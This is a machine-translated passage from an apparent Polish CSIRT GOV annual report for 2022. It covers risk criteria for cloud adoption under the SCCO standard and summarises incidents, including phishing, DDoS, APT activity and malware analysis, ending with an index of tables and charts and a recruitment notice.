The CSIRT GOV team, when carrying out tasks related to assessing the possibility of locating resources of administration entities in the cloud computing, focuses primarily on assessing the risks associated with the use of this solution in the context of the security of information resources that are key for entities and the entire area of state administration. It should be emphasized that a detailed risk analysis remains strictly dependent on the specificity of a given entity, the way it operates, its location in particular areas of administration, and finally the type and level of sensitivity of the processed data.

An overview table specific to the SCCO standard is used to approximate this type of resource classification. However, as a starting point, the absolute premise should always be taken into account regarding the determination of the possibility of data processing in the cloud in general3 , and then, if the admissibility of cloud computing is determined, the type of permissible cloud for the processed resources according to SCCO should be determined.

[3] The basis for assessing whether data processed in the ICT system can be considered in terms of cloud solutions is Annex No. 2 to Resolution No. 97 of the Council of Ministers of September 11, 2019 regarding the "Common State IT Infrastructure" Initiative, which specifies the Categories of ICT systems - formats that can use processing services in the Government Computing Cloud or in public computing clouds, along with the indication of the possibility of being maintained in the Government Computing Cloud or in public computing clouds.

Machine Translated by Google

SCCO	KATEGORIE INFORMACJI	WYMAGANE ZABEZPIECZENIA DLA CHMURY OBLICZENIOWEJ	CENTRA PRZETWARZANIA DANYCH - JURYSDYKCJA	DOSTĘP DO ZASOBÓW	SEPARACJA	WYMAGANIA DLA PERSONELU
1	Niekontrolowane informacje nieklasyfikowane	Zabezpieczenia SCCO na poziomie NISKIM / UMIARKOWANYM potencjalnego wpływu na atrybuty bezpieczeństwa	Przetwarzanie dozwolone w centrach danych poza polską jurysdykcją	Internet i/lub wydzielone usługi transmisji danych	Wirtualna/Logiczna DOSTĘP PUBLICZNY	Personel dopuszczany przez dostawcę usług chmur obliczeniowych
2	Kontrolowane informacje urzędowe	Poziom SCCO1 + zabezpieczenia do ochrony informacji urzędowych	Przetwarzanie dozwolone w centrach danych w polskiej jurysdykcji	Internet i/lub wydzielone łącza logiczne – wymagania Narodowych Standardów Cyberbezpieczeństwa	Wirtualna/Logiczna Silna separacja pomiędzy organizacyjnymi zasobami publicznych chmur obliczeniowych (tenantami) oraz dedykowany kontrolowany dostęp do zasobów informacyjnych	Personel posiadający poświadczenia bezpieczeństwa osobowego na poziomie „POUFNE”
3	Kontrolowane wrażliwe informacje urzędowe	Poziom SCCO2 + zabezpieczenia Rządowego Klastra Bezpieczeństwa	Przetwarzanie danych w Rządowej Chmurze Obliczeniowej (RChO)	Rządowy Klaster Bezpieczeństwa	Wirtualna/Logiczna Silna separacja pomiędzy organizacyjnymi zasobami RChO oraz dedykowane i kontrolowane przez RKB punkty styku z sieciami publicznymi	Personel posiadający poświadczenia bezpieczeństwa osobowego na poziomie „TAJNE”
4	Informacje niejawne	Poziom SCCO3 + wymagania ochrony informacji niejawnych	Przetwarzanie w centrach danych akredytowanych do przetwarzania określonej klauzuli informacji niejawnych	Sieci akredytowane do przekazywania określonej klauzuli informacji niejawnych	Akredytacja bezpieczeństwa dla wszystkich zasobów dedykowanych chmur obliczeniowych. Silna separacja od sieci publicznych	Personel posiadający poświadczenia bezpieczeństwa osobowego na poziomie „ŚCIŚLE TAJNE” lub „TAJNE”

Source: https://chmura.gov.pl/zuch/static/media/SCCO_v_1.00.pdf

Machine Translated by Google

The use of cloud services is always the responsibility of the data or system administrator. Nevertheless, CSIRT GOV, when assessing the possibility of using individual variants of services based on cloud computing, takes into account identifiable areas of cybersecurity of resources, based on basic attributes, i.e. information confidentiality, integrity and availability4 .

In this respect, the starting point for the risk assessment is the awareness that transferring data processing and system maintenance processes to cloud computing does not release the service recipient from responsibility for the correctness and security of the processes.
The level of responsibility varies depending on the type of service (the highest in the IaaS model), however, it is the responsibility of the data owner to assess the security of the use of cloud services, as well as constant monitoring and improving its level.

As for the criteria that are taken into account in the process of assessing the possibility of using particular types of services and assessing security, they include primarily:

- the type and sensitivity of data processed as part of the service, as well as the possible consequences of unauthorized access to information, its disclosure or loss (including unauthorized access to data guaranteed by the jurisdiction of the service provider's country);
- type of service provided in the cloud;
- availability of the service and the possible impact of lack of continuity of access to the service on the processes implemented by the entity;
- ensuring encrypted protection of data transmitted and stored as part of the service;
- ensuring the appropriate level of authentication of service users;

4 Confidentiality of information, in the scope of which it is necessary to analyze whether its violation (e.g. unauthorized disclosure of data) will prevent or pose a significant threat to the implementation of specific tasks of the stat Information integrity, in which it should be analyzed whether a violation of the integrity (e.g. unauthorized modification) of data will prevent or pose a significant threat to the implementation of specific state tasks, whether the system is a reference system for other systems, including whether modification of data in the system may result in or affects data processed in another system of particular importance for the implementation of state tasks, as well as whether the entry or change of entries in the Availability of information, in which it should be determined whether the lack of access to data will prevent or pose a significant threat to the implementation of specific state tasks, and whether, in order to implement specific state tasks, the system should also function in the absence of services provided by the courier mercial.

Machine Translated by Google

- the possibility of flexible influence on the scope of services provided by the cloud solutions provider;
- the location of service providers' data collection centers, which may imply problems resulting from lack of regulatory compliance in the event of possible legal disputes;
- technological compatibility between the services of various suppliers and the entities' own infrastructure;
- possibility of using infrastructure based on CPD owned by ourselves or partner entities;
- reliable regulation of the principles of cooperation under service contracts.

In order to ensure the highest possible level of security as well as the effectiveness of the use of cloud services, CSIRT GOV recommends the use of the Cloud Service Assurance system - ZUCH (https://chmura.gov.pl/zuch). It is a platform dedicated to public administration entities, enabling, among others:

- qualification of the IT system, enabling determination of whether a given system or part of it can be placed in the PChO or RChO, or whether it should be placed outside the cloud environment;
- optimization of the process of ordering services by signing "ex ante" framework agreements with selected suppliers (service recipients will start the procedure at the stage of implementation agreements);
- support for the service pre-configuration process.

Integrating the process of configuring and selecting services within the ZUCH System allows you to obtain a number of benefits. The continuous development of the catalog of cloud services within RChO and PChO allows for proper adaptation of requirements to the specificity of individual e Additionally, thanks to an extensive catalog of service providers, the interested institution is able to reduce the time needed to select a service provider and conclude a contract, as well as reduce costs (economies of scale) and the risks associated with the purchase of IT services (verified suppl At the same time, defining service standards in the system allows for the unification of methods of using cloud services and the unification of security standards for the offered cloud computing services. In terms of responsibility, CSIRT GOV also enables a quick and reliable assessment of the feasibility of using individual variants of cloud solutions within specific processes.

Machine Translated by Google

9 SUMMARY

Machine Translated by Google

9. Summary

In 2022, the CSIRT GOV team, as in previous years, recorded a high volume of ICT security incidents identified in the area of infrastructure of entities included in the national security system, in particular public administration bodies, as well as systems belonging to operators of critical infrastructure of the Republic of Poland . A total of 21,563 events were classified as security incidents. For the most part, these were events recognized by the ARAKIS GOV early warning system, the scope of which is systematically expanded. Moreover, of the reports received by the CSIRT GOV Team, 4,959 events were classified as incidents.

The announcement of the ALFA-CRP alert level by the Prime Minister , and then CHARLIE-CRP, had a significant impact on the number of reports. The situation in question resulted in an increased level of involvement of teams responsible for the security of ICT systems, which is a response to the increased threat from cybercriminal activities to infrastructure elements that are key from the point of view of the functi

In terms of the type and volume of identified threats, the largest number of recorded events concerned attempts to exploit vulnerabilities resulting from both incorrect configuration of system elements, as well as the vulnerabilities themselves revealed in the ICT solutions used.

Particular attention should be paid in the context of the security of protected systems to the fact that a significant number of social engineering campaigns have been recorded. In 2022, 1,053 incidents of this type were recognized, in which attackers used tools of various nature. What was characteristic in this respect was the deliberate use of the image, graphic elements, and finally the substantive content of official domains and correspondence of public administration units and well-known business entities. The aim of the campaign was primarily to attempt to obtain credentials for the infrastructure of the attacked entities, including the work e-mail boxes of their employees. Activities aimed at distributing malware and extorting funds were also identified. These campaigns were often of a dispersed and mass nature. However, campaigns targeting specific entities, including critical infrastructure, were classified as carrying the greatest threat. They proved the purposefulness and intentionality of the attackers.

Machine Translated by Google

An equally important threat, which may result in hindering or, in extreme cases, preventing access to the system of public services provided via the Internet, which has become increasingly popular in recent years, were DDoS attacks. The CSIRT GOV team has seen this type of activity more than double. Moreover, the nature, time correlation, and the selection of targets demonstrated a high level of coordination and purposefulness of the activities of cybercriminal groups.

Based on reports sent to CSIRT GOV, as well as data obtained from the ARAKIS system, it can be concluded that the area in which the most intense cybercriminal activity is consistently recorded is the critical infrastructure of the Republic of Poland (including energy, transport). Institutions providing public services (including social security, health care) and public administration entities (especially online services) were also important targets of attacks.

Moreover, as part of its current work, the CSIRT GOV Team distributed warnings and recommendations regarding identified cyberspace threats, including: regarding identified threat indicators (IoC), vulnerabilities, social engineering campaigns, and planned DDoS atta

The current geopolitical situation, in particular the armed conflict in Ukraine, has presented a number of completely new challenges to the CSIRT GOV Team and has generated a previously unseen level of threats. First of all, it is worth mentioning the intensification of attacks targeting the IT infrastructure of entities belonging to the government administration and entities responsible for maintaining the functioning of critical infrastru

Due to the above, acting in circumstances of a constant, increased level of threat, on January 18, 2022, the ALFA-CRP alert level was introduced in the territory of the Republic of Poland, **which was increased to the CHARLIE-CRP alert level on February 21, 2022. This level was maintained until the end of last year. Its introduction resulted in the need for national computer security incident response teams to carry out a specific spectrum of activities. From the point of view of CSIRT GOV, this was in particular an improvement in the monitoring of the security of ICT systems of public administration bodies or ICT systems included in critical infrastructure.**

Machine Translated by Google

Since February 2022, i.e. since the introduction of the CHARLIE CRP alert level in the country, CSIRT GOV has registered a significant increase in the number of DDoS attacks, as well as a number of social engineering phishing campaigns and website replacements. At the same time, there were incidents indicating disinformation activity, in particular of an anti-Ukrainian nature.

Additionally, in the course of tasks carried out as part of CHARLIE-CRP , the CSIRT GOV Team distributed a number of warnings and security bulletins containing information on vulnerabilities that were used during the campaigns or electronic attacks identified in 2022. The most common threats include the exploitation of vulnerabilities in the MS Exchange Server environment.

2022 is also a time of intensifying the activities of APT groups - many of them operating in the context of the armed conflict in Ukraine. A specific, relatively new type of threat that has been identified, among others, in Ukraine was the use of malicious wiper software intended to damage data processed on the attacked system, thus rendering it completely unusable.

In the area of CRP, the CSIRT GOV Team recorded the activity of other APT groups that have been part of the Polish cyber threat landscape for years, in particular APT28, APT29, Turla, and Mustang Panda. However, the identified attack vector was based primarily on "traditional" techniques, i.e. social engineering attacks aimed at propagating malware whose task was to steal sensitive data and maintain constant, remote access to the compromised resources.

One of the most important areas of activity of the CSIRT GOV Team is malware analysis. According to the analyzes conducted in 2022, the most frequently tested samples were a RAT type threat called Agent Tesla and a number of variants of the HTML Phisher threat, sent as email attachments in the form of HTML/HTM files containing obfuscated JavaScript code.

Machine Translated by Google

To summarize the operation of the ARAKIS GOV early warning system, it should be noted that the vast majority of recorded alarms are scanning and subsequent communication with IP addresses and domains considered malicious or potentially posing a threat. Additionally, most of the communications recorded by ARAKIS GOV came from addresses assigned to the US and the Russian Federation.

The CSIRT GOV team, implementing the activities specified in Article 32a of the Act of 24 May 2002 on the Internal Security Agency and the Intelligence Agency in 2022, carried out a planned assessment of the security of ICT systems used by 16 public administration entities and belonging to critical infrastructure. As part of the implementation of the project in question, it was possible to identify a number of vulnerabilities, including:

- using outdated or unsupported versions of software,
- functioning of services or protocols vulnerable to attacks,
- incorrect configuration of services,
- threats related to low level of user authentication.

Taking into account the need to constantly improve the competences of the staff responsible for the cybersecurity of the Republic of Poland, in particular its most sensitive elements, members of the CSIRT GOV Team also took part in a number of specialized training courses, as well as international exercises giving the opportunity to become familiar with the latest countermeasure tools. evolving threats in the digital space. Participation in this type of events allowed us to strengthen contacts and exchange experiences, allowing for more coordinated and effective handling of security incidents in the future.

Another area of activity of the CSIRT GOV Team in 2022 was finally participation in the process of assessing the possibility of using cloud solutions by public administration entities. The need for the increasingly widespread use of cloud computing in processes carried out by public entities results from, among others, from changes in the way services are provided by IT service providers (e.g. in the field of security, process management, data processing), challenges posed by the information society, as well as requirements regarding the optimization and economics of functioning of state administration.

Machine Translated by Google

In this respect, the role of CSIRT GOV was to assess the possibility of using cloud computing by individual institutions, as well as to indicate a model that can be used, taking into account in particular the specificity of the entity and the type of services it provides, the type and level of sensitivity of aggregated data, the required level of cybersecurity, as well as the risks identified during the analysis.

Based on the analysis carried out on the basis of the above-mentioned criteria, the CSIRT GOV Team issued opinions on the admissibility of using cloud services for the ICT systems indicated by the entities. At the same time, recommendations were distributed regarding criteria and methods of proper security analysis and selection of cloud services. CSIRT GOV also indicated tools enabling the effective implementation of this process (including SCCO standards, Cloud Service Assurance System - ZUCH).

To summarize the area of threats in 2022, attention should first be paid to the continuing prospect of a high risk of threats resulting from the armed conflict in Ukraine. These threats are largely based on the preparation of subsequent versions of phishing campaigns, adapting the arsenal of cyber-offensive measures to exploit IT systems and networks. Additionally, one should take into account constant threats to services available on the Internet in terms of attempts to exploit known vulnerabilities, as well as vulnerabilities disclosed on an ongoing basis, especially the 0-day type. Lack of appropriate updates of the IT environment always means a high risk of security breaches and data loss in the form of exfiltration and encryption with ransomware tools. The risk of DDoS attacks, especially related to the activities of hacktivist groups, should also be taken into account and appropriately mitigated in cooperation with telecommunications operators, as well as through the use of dedicated anti-DDoS solutions.

Therefore, it is important for state administration entities, operators of critical infrastructure and operators of key services to analyze the security environment on an ongoing basis, find weak points in the infrastructure and eliminate them. Each incident should be analyzed in terms of the reason for its materialization, and the conclusions from the analysis should each time be used to make changes to the IT security measures or appropriate procedures. Finally, an indispensable element of safety is the huma System users must be constantly educated and made aware of current threats in the Polish cyberspace.

Machine Translated by Google

Eat table

Table 1. Behavior of the analyzed files/internet resources .... 74 Table 2. 10 most frequently identified rules .... 75 Table 3. 10 most common file types .... 76 Table 4. Scanning and service exploitation attempts identified in 2022 based on data from the ARAKIS GOV system .... 84 Table 5. Most frequently matched rules to the network traffic seen by the system ARAKIS GOV 85

Table 6. Top 20 logins and passwords used in connections to ARAKIS GOV services ..... 86 Table 7. The 20 most popular URLs most often used to identify services http/s .. 87

Charts index

Chart 1. Number of registered reports and incidents in particular years ..... 10 Chart 2. Number of registered reports and incidents in particular quarters of 2022 r. reported by entities of the national cybersecurity system .... 12 Chart 3. Statistics of incidents in 2022 reported by entities of the national cybersecurity system .... 13 Chart 4. Number of incidents by sector reported by entities of the national cybersecurity system. .... 16 Chart 5. Number of incidents in the VIRUS category by sector in the ARAKIS GOV system ..... 18 Chart 6. Warnings issued by the CSIRT GOV Team .... 19 Chart 7. Analysis results reported files .... 70 Chart 8. Monthly statistics of analyzed files .... 71 Chart 9. Malware classification .... 72 Chart 10. Percentage distribution of ARAKIS GOV system alarms by priority ..... 80 Chart 11. Percentage breakdown of ARAKIS GOV system alarms by type .... 81 Chart 12. Percentage breakdown of type 2 alarm flows in institutions .... 82 Chart 13. Distribution of attack sources on networks monitored by the ARAKIS GOV system in terms of the number of flows generated 83

Machine Translated by Google

Interested in serving or working
in the Incident Response Team
Computer Security

CSIRT GOV

please contact us:

praca@csirt.gov.pl

RP